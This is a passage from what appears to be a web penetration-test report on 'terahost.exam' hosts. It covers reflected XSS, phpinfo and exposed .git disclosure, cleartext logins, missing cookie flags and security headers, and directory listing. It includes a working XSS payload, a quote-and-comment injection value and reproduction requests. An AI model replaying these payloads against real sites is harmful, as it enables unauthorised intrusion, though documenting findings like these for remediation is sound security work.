
PoC: Change request method.

Step 2: Send the tampered request and observe the highlighted response.

Request Pretty Raw Hex <pre> 1 GET /register-user?name=lol123%27%22%3Csvg+onload=alert(document.domain)%3D&surname= 2 lol123&email=lol123%40email.com&street_address=lol123&city=lol123&zip=81036&password 3 =lol123 HTTP/1.1 4 Host: me.terahost.exam 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 6 Accept: 7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 8 Accept-Language: en-US,en;q=0.5 9 Accept-Encoding: gzip, deflate 10 Connection: close 11 Cookie: _sid=_77vqfskjmp0v15rlm4356h9g16 12 Upgrade-Insecure-Requests: 1 13 14 15 </pre>	Response Pretty Raw Hex Render <pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 20 Nov 2023 03:54:47 GMT 3 Server: extreme 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Pragma: no-cache 6 X-Content-Type-Options: nosniff 7 X-Frame-Options: sameorigin 8 Animal: cow, camel 9 Access-Control-Allow-Origin: * 10 Vary: Accept-Encoding 11 Content-Encoding: 294 12 Connection: close 13 Content-Type: text/html 14 15 {"status": "error", "message": "An error has occurred, we're sorry. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '<svg+onload=alert(document.domain)>' , 'lol123', 'lol123@email.com' , 8103630945 at line 1"} </pre>
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

PoC: Observe the response containing payload.

Step 3: Open the tampered URL in the browser and observe the payload execution.



The screenshot shows a browser window with the following details:

- URL:** me.terahost.exam/register-user?name=lol123%27%22%3Csvg+onload=alert(document.domain)%3D&surname=lol123&email=lol123%40email.com&street_address=lol123&city=lol123&zip=81036&password=lol123 HTTP/1.1
- Header:** PwnFox-green
- Content:** An error message from the server: "e": "An error has occurred, we're sorry. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '**<svg+onload=alert(document.domain)>**' , 'lol123', 'lol123@email.com' , 8103630945 at line 1".
- Alert Dialog:** A modal dialog box titled "me.terahost.exam" with the message "me.terahost.exam" and an "OK" button.

PoC: Payload executed.

F-MEDIUM-02: Sensitive Information Disclosure	
IMPACT	Medium
LIKELIHOOD	Medium
OVERALL RISK	MEDIUM (4.1)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:N/A:N
VULNERABILITY CATEGORY	Sensitive Information Disclosure
DESCRIPTION	<p>Sensitive Information Disclosure (also known as Sensitive Data Exposure) happens when an application does not adequately protect sensitive information that may wind up being disclosed to parties that are not supposed to have access to it.</p> <p>Sensitive data can include application-related information, such as session tokens, file names, stack traces, or confidential information, such as passwords, credit card data, sensitive health data, private communications, intellectual property, metadata, the product's source code, etc.</p>
DISCUSSION OF IMPACT	<p>The risk associated with this vulnerability has been assessed as Medium.</p> <p>The scale of impact from a Sensitive Information Disclosure event is limited only by the type of sensitive information disclosed and a malicious actor's ability to leverage it.</p> <p>For example, the fallout could be as minor as a local pathname being disclosed in a stack trace, allowing a malicious actor to improve their knowledge of the target's implementation details, right through to a full-blown data leak involving millions of customers' confidential data.</p> <p>The likelihood of this vulnerability getting exploited is Medium.</p>
AFFECTED URL(S)	<p>http://me.terahost.exam/info http://blog.terahost.exam/.git</p>
RECOMMENDATIONS	<p>It is recommended to,</p> <ul style="list-style-type: none"> Developers must first identify which data are sensitive according to the system architecture and regulatory requirements.

- Developers must ensure data in transit or storage is encrypted.
- Developers should remove debugging and test functionality from production applications and systems.
- Developers should review the listed items to determine if a justifiable business need exists for possessing each item present. Any items deemed unnecessary should be removed.
- Defined application/system build procedures should include steps to remove the files and features that are unnecessary for a production deployment, and internal security processes and controls should confirm this has occurred prior to production release.

References:

https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html

SUPPORTING EVIDENCE(S)**Steps to reproduce:**

Instance1: phpinfo file disclosure in <http://me.terahost.exam/info>

Steps: Visit the affected URL as shown in the below evidence and observe the content of the **phpinfo** file.

PHP Version 5.4.35-0+deb7u2	
System	Linux FULLMINCHIAPOWER 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64
Build Date	Nov 19 2014 07:55:52
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scandir this dir for additional .ini files	/etc/php5/apache2/conf.d/20-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-mysqlnd.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API20100525.NTS
PHP Extension Build	API20100525.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip

PoC: Sensitive information disclosure

Instance2: .git directory disclosure in <http://blog.terahost.exam/.git>

Steps: Visit the affected URL as shown in the below evidence and observe the content of the **.git** directory.

The screenshot shows a terminal window with a web browser interface. The address bar displays 'blog.terahost.exam/.git/'. Below the address bar, a navigation bar includes links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area is titled 'Index of /.git' and contains a table of files and directories:

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2020-02-03 11:33	23	
README.md	2020-02-03 11:30	5	
branches/	2020-02-03 11:32	-	
info/	2020-02-03 11:32	-	
logs/	2020-02-03 11:36	-	

Below the table, a message reads 'Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80'.


PoC: Sensitive information disclosure

F-LOW-01: Clear Text Protocol Supported	
IMPACT	Low
LIKELIHOOD	Medium
OVERALL RISK	Low – (3.3)
CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:L/A:N
VULNERABILITY CATEGORY	Configuration Management
DESCRIPTION	<p>Insufficient transport layer protection allows communication to be exposed to untrusted third parties, providing an attack vector to compromise a web application or steal sensitive information. Websites typically use Secure Sockets Layer / Transport Layer Security (SSL/TLS) to provide encryption at the transport layer. However, unless the website is configured to use SSL/TLS and configured to use SSL/TLS properly, the website may be vulnerable to traffic interception and modification.</p>
DISCUSSION OF IMPACT	<p>The risk associated with this vulnerability has been assessed as Low.</p> <p>Sensitive data like user credentials submitted over an unencrypted connection are vulnerable to interception by an attacker who is suitably positioned on the network. This includes any malicious party located on the user's own network, within their ISP, within the ISP used by the application, and within the application's hosting infrastructure. Even if switched networks are employed at some of these locations, techniques exist to circumvent this defense and monitor the traffic passing through switches.</p> <p>The likelihood of this vulnerability getting exploited is Medium.</p>
AFFECTED URL(S)	http://me.terahost.exam/login
RECOMMENDATIONS	<p>It is recommended to,</p> <ul style="list-style-type: none"> • Use transport layer protection such as HTTPS/SSL/TLS and purchase or generate a proper certificate for this service.
References:	https://cwe.mitre.org/data/definitions/319.html

SUPPORTING EVIDENCE(S)


Steps to reproduce:

Step 1: Enter credentials as shown below and start traffic interception using the Wireshark tool.



PoC: Submitting user credentials.

Step 2: A clear text email id and password obtained in Wireshark due to a missing https protocol.



PoC: Clear text credentials intercepted in wireshark

F-LOW-02: Missing Cookie Attributes	
IMPACT	Low
LIKELIHOOD	Medium
OVERALL RISK	Low (3.1)
CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:H/UI:R/S:U/C:L/I:L/A:N
VULNERABILITY CATEGORY	Configuration Management
DESCRIPTION	
<p>Cookies are often a key attack vector for malicious users (typically targeting other users) and the application should always take due diligence to protect cookies. This section looks at how an application can take the necessary precautions when assigning cookies, and how to test that these attributes have been correctly configured.</p> <p>The secure attribute tells the browser to only send the cookie if the request is being sent over a secure channel such as HTTPS. This will help protect the cookie from being passed over unencrypted requests.</p> <p>HttpOnly is an additional flag included in a Set-Cookie HTTP response header. If supported by the browser, using the HttpOnly flag when generating a cookie helps mitigate the risk of client-side script accessing the protected cookie.</p>	
DISCUSSION OF IMPACT	
<p>The risk associated with this vulnerability has been assessed as Low.</p> <ul style="list-style-type: none"> An attacker can access the application over both HTTP and HTTPS if secure flag is missing, then there is the potential that the cookie can be sent in clear text because of, that the attacker can make use of cookie to impersonate user's account and can do everything a user can do when logged-in to any website. The attacker can take advantage of the XSS vulnerability to steal the authentication cookie if HttpOnly flag is missing. With this cookie, the attacker can login on behalf of a user and compromise his account. 	
The likelihood of this vulnerability getting exploited is Medium .	
AFFECTED URL(S)	
http://me.terahost.exam/ http://blog.terahost.exam/	
RECOMMENDATIONS	

It is recommended to,

- Add the secure flag to cookies sent over SSL.
- For each cookie sent over SSL strip, add the "Secure" flag to the cookie and recommend setting the HttpOnly flag for the cookie.

For example:

Set-Cookie: <name>=<value> [<Max-Age>=<age>] [<expires>=<date>] [<domain>=<domain_name>] [<path>=<some_path>] [<secure>] [<HttpOnly>].

References:

https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#cookies

SUPPORTING EVIDENCE(S)

Instance 1: Login to the application <http://me.terahost.exam> and open the **inspect element > storage > Cookie** tab to observe the cookie attributes.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
sid	hs1so7q1qpm8mvi5a2hPemix84	me.terahost.exam	/	Session	31	false	false	None	Sun, 19 Nov 2023 16:10:56 GMT

PoC: Missing cookie attributes

Instance 2: Login to the application at <http://blog.terahost.exam/index.php?page=login>, enter valid credentials, intercept the request and response data.

```

Request
Pretty Raw Hex
1 POST /index.php?page=login HTTP/1.1
2 Host: blog.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 52
9 Origin: http://blog.terahost.exam
10 Connection: close
11 Referer: http://blog.terahost.exam/index.php?page=login
12 Cookie: PHPSESSID=02pn135ukq5qb39d@u8ehnnj9e6
13 Upgrade-Insecure-Requests: 1
14
15 username=fooblog&password=foo0bogl&submit=submit%2F

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Tue, 21 Nov 2023 07:33:18 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: auth=T18ra1RvU/BHd25HV3hydGfpZW10QlExeFo0dWzNnlVa1dSV244NmI4NLJ1ZnNLdGVyduNCYTJCNUBLT054MwZL0tTQkLEVnhtcWYMTdWJswUD1xs093t3NZZz09; expires=Tue, 21-Nov-2023 08:33:18 GM; Max-Age=3600
8 Location: index.php?page=profile
9 Content-Length: 172
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE HTML>
14 <!--
15 Industrious by TEMPLATED
16 templated.co @templatedco
17 Released for free under the Creative Commons Attribution 3.0 license
18 (templated.co/license)
19 -->
20 <html>
21 <head>
22 <title>
23 FooCorp
24 </title>

```

httponly and secure cookie attributes not set

PoC: Missing cookie attributes

F-LOW-03: Missing HTTP Security Headers	
IMPACT	Low
LIKELIHOOD	Medium
OVERALL RISK	LOW (2.4)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:U/C:N/I:L/A:N
VULNERABILITY CATEGORY	Configuration Management
DESCRIPTION	
<p>Security headers are vital for protecting web applications and users by mitigating common web vulnerabilities, safeguarding sensitive data, preventing security incidents, enhancing user privacy, and building trust. They enforce best practices and future-proof against emerging threats, making them an integral component of web security.</p> <p>Below mentioned security response headers are missing:</p> <ol style="list-style-type: none"> 1. Content-Security-Policy 2. X-Content-Type-Options 3. X-Frame-Options 4. X-XSS-Protection 5. HTTP Strict Transport Security 	
DISCUSSION OF IMPACT	
<p>The risk associated with this vulnerability has been assessed as Low.</p> <p>1. X-Content-Type-Options: The only defined value, "nosniff", prevents Internet Explorer and Google Chrome from MIME-sniffing a response away from the declared content-type. This also applies to Google Chrome, when downloading extensions. This reduces exposure to drive-by download attacks and sites serving user uploaded content that, by clever naming, could be treated by MSIE as executable or dynamic HTML files.</p> <p>2. Content-Security-Policy/ X-Content-Security-Policy: Content Security Policy requires careful tuning and precise definition of the policy. If enabled, CSP has significant impact on the way browser renders pages (e.g., inline JavaScript disabled by default and must be explicitly allowed in policy). CSP prevents a wide range of attacks, including Cross-site scripting and other cross-site injections.</p> <p>3. X-Frame-Options: By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being</p>	

targeted. This technique allows the attacker to circumvent the defenses against cross-site request forgery and may result in unauthorized actions.

4. X-XSS-Protection: When a website allows users to upload content which is then published on the web server. If an attacker can carry out XSS (Cross-site Scripting) attack by manipulating the content in a way to be accepted by the web application and rendered as HTML by the browser.

5. The HTTP Strict-Transport-Security response header (often abbreviated as HSTS) lets a website tell browsers that it should only be accessed using HTTPS, instead of using HTTP.

The likelihood of this vulnerability getting exploited is **Medium**.

AFFECTED URL(S)

<http://me.terahost.exam/>
<http://blog.terahost.exam/>
<http://www.terahost.exam/>

RECOMMENDATIONS

It is recommended, to use this HTTP response header in application:

- X-Content-Type-Options: nosniff
- X-Frame-Options: SAMEORIGIN or DENY
- X-XSS-Protection: 1; mode=block
- Content-Security-Policy
- Strict-Transport-Security: max-age=63072000; includeSubDomains; preload

References:

https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html

SUPPORTING EVIDENCE(S)

Steps to reproduce: Visit the affected URLs as shown in the below evidence and observe the response headers.

Request	Response
POST /newsletter-subscribe HTTP/1.1 Host: www.terahost.exam User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 44 Origin: http://www.terahost.exam Connection: close Referer: http://www.terahost.exam Name: sdfsd, 'lol123'; #&email=lol%40lol.com	HTTP/1.1 200 Date: Fri, 24 Nov 2023 01:45:33 GMT Server: extreme X-Content-Type-Options: nosniff X-Frame-Options: sameorigin Animal: Cow, camel Access-Control-Allow-Origin: * Vary: Accept-Encoding Content-Length: 90 Connection: close Content-Type: text/html
13 {"status": "success", "message": "Great sdfsd, you'll receive next week an email at lol123"}	

PoC: Missing security headers

The screenshot shows a network request to 'Missing Security Headers' at 'http://blog.terahost.exam'. The Request section shows a GET /index.php?page=profile HTTP/1.1. The Response section shows a 200 OK status with various headers. A red box highlights the absence of several security headers: 'Content-Security-Policy', 'Content-Type-Options', 'Cross-Origin-Embedder-Policy', 'Cross-Origin-Opener-Policy', 'Cross-Origin-Resource-Policy', 'Feature-Policy', 'Referrer-Policy', and 'Strict-Transport-Security'.

```

Request
Pretty Raw Hex Hackvertor
1 GET /index.php?page=profile HTTP/1.1
2 Host : blog.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://blog.terahost.exam/?page=login
8 Connection: close
9 Cookie: PHPSESSID=roqmsjc8peqm8gnadb49|m72; auth=T1braIRUVBhd5hV3hyGfpzW100Exefoodw5zNnVai1dsv244NmI4NJ12nLdGvydUNCYTJCNtB1t054MWhLdtTQkIEvhcNY2Mt6WUswUD1Xs05RZxNZZz09
10 Upgrade-Insecure-Requests: 1
11
12
13
14
15
16
17
18
19
20
21
22

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Date: Fri, 24 Nov 2023 01:51:23 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 2763
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE HTML>
13 <!--
14 Industrious by TEMPLATED
15 templated.co @templated.co
16 Released for free under the Creative Commons Attribution 3.0 license
17 -->
18 <html>
19 <head>
20 <title>
21 FooCorp
22 </title>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1,

```

PoC: Missing security headers

The screenshot shows a network request to 'Missing security headers' at 'http://me.terahost.exam'. The Request section shows a POST /login-user HTTP/1.1. The Response section shows a 200 OK status with various headers. A red box highlights the absence of several security headers: 'Content-Security-Policy', 'Content-Type-Options', 'Cross-Origin-Embedder-Policy', 'Cross-Origin-Opener-Policy', 'Cross-Origin-Resource-Policy', 'Feature-Policy', and 'Referrer-Policy'.

```

Request
Pretty Raw Hex
1 POST /login-user HTTP/1.1
2 Host : me.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 42
10 Origin: http://me.terahost.exam
11 Connection: close
12 Referer: http://me.terahost.exam/login
13 Cookie: _sid_=b6fcbrcrfs3b45hhvb9tlm441b6
14
15 email=victim%40test.com&password=test12345


Response
Pretty Raw Hex
1 HTTP/1.1 200 OK
2 Date: Fri, 24 Nov 2023 01:54:58 GMT
3 Server: extreme
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Pragma: no-cache
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: sameorigin
8 Animal: cow, camel
9 Access-Control-Allow-Origin: *
10 Vary: Accept-Encoding
11 Content-Length: 45
12 Connection: close
13 Content-Type: text/html
14
15 {"status":"error","message":"Wrong Login..."}

```

PoC: Missing security headers

F-LOW-04: Directory Listing Allowed	
IMPACT	Low
LIKELIHOOD	Low
OVERALL RISK	LOW (2.4)
CVSS v3.1	CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:U/C:N/I:L/A:N
VULNERABILITY CATEGORY	Configuration Management
DESCRIPTION	
A web directory was found to be browsable, which means that anyone can see the contents of the directory. These directories can be found via page spidering (following hyperlinks), or as part of a parent path (checking each directory along the path and searching for "Directory Listing" or similar strings)	
DISCUSSION OF IMPACT	
The risk associated with this vulnerability has been assessed as Low . Browsable directories could allow an attacker to perform a directory traversal attack by viewing "hidden" files in the web root, including scripts, data files, or backup pages. The likelihood of this vulnerability getting exploited is Low .	
AFFECTED URL(S)	
http://blog.terahost.exam/images/ http://blog.terahost.exam/js/ http://blog.terahost.exam/.git/	
RECOMMENDATIONS	
It is recommended to, <ul style="list-style-type: none">• Configure your web server to prevent directory listings for all paths beneath the web root.• A default file should be placed into each directory (such as index.htm) that the web server will display instead of returning a directory listing.	
References: https://www.simplified.guide/apache/disable-directory-listing	
SUPPORTING EVIDENCE(S)	

Steps to reproduce: Access the above-mentioned affected URLs and observe the web application response.




The screenshot shows a browser window with the URL `blog.terahost.exam/.git/` in the address bar. The page title is "Index of /.git". Below the title is a table with the following data:

Name	Last modified	Size	Description
Parent Directory	-	-	
HEAD	2020-02-03 11:33	23	
README.md	2020-02-03 11:30	5	
branches/	2020-02-03 11:32	-	
info/	2020-02-03 11:32	-	
logs/	2020-02-03 11:36	-	

At the bottom of the page, it says "Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80".

PoC: Directory listing allowed.



The screenshot shows a browser window with the URL `blog.terahost.exam/images/` in the address bar. The page title is "Index of /images". Below the title is a table with the following data:

Name	Last modified	Size	Description
Parent Directory	-	-	
banner.jpg	2018-01-02 23:16	158K	
banner.mp4	2018-01-02 23:16	9.6M	
bg.jpg	2018-01-02 23:16	507K	
cta01.jpg	2018-01-02 23:16	446K	
pic01.jpg	2018-01-02 23:16	15K	
pic02.jpg	2018-01-02 23:16	15K	
pic03.jpg	2018-01-02 23:16	17K	

At the bottom of the page, it says "Apache/2.4.18 (Ubuntu) Server at blog.terahost.exam Port 80".

PoC: Directory listing allowed.

F-LOW-05: Web Server Banner Disclosure	
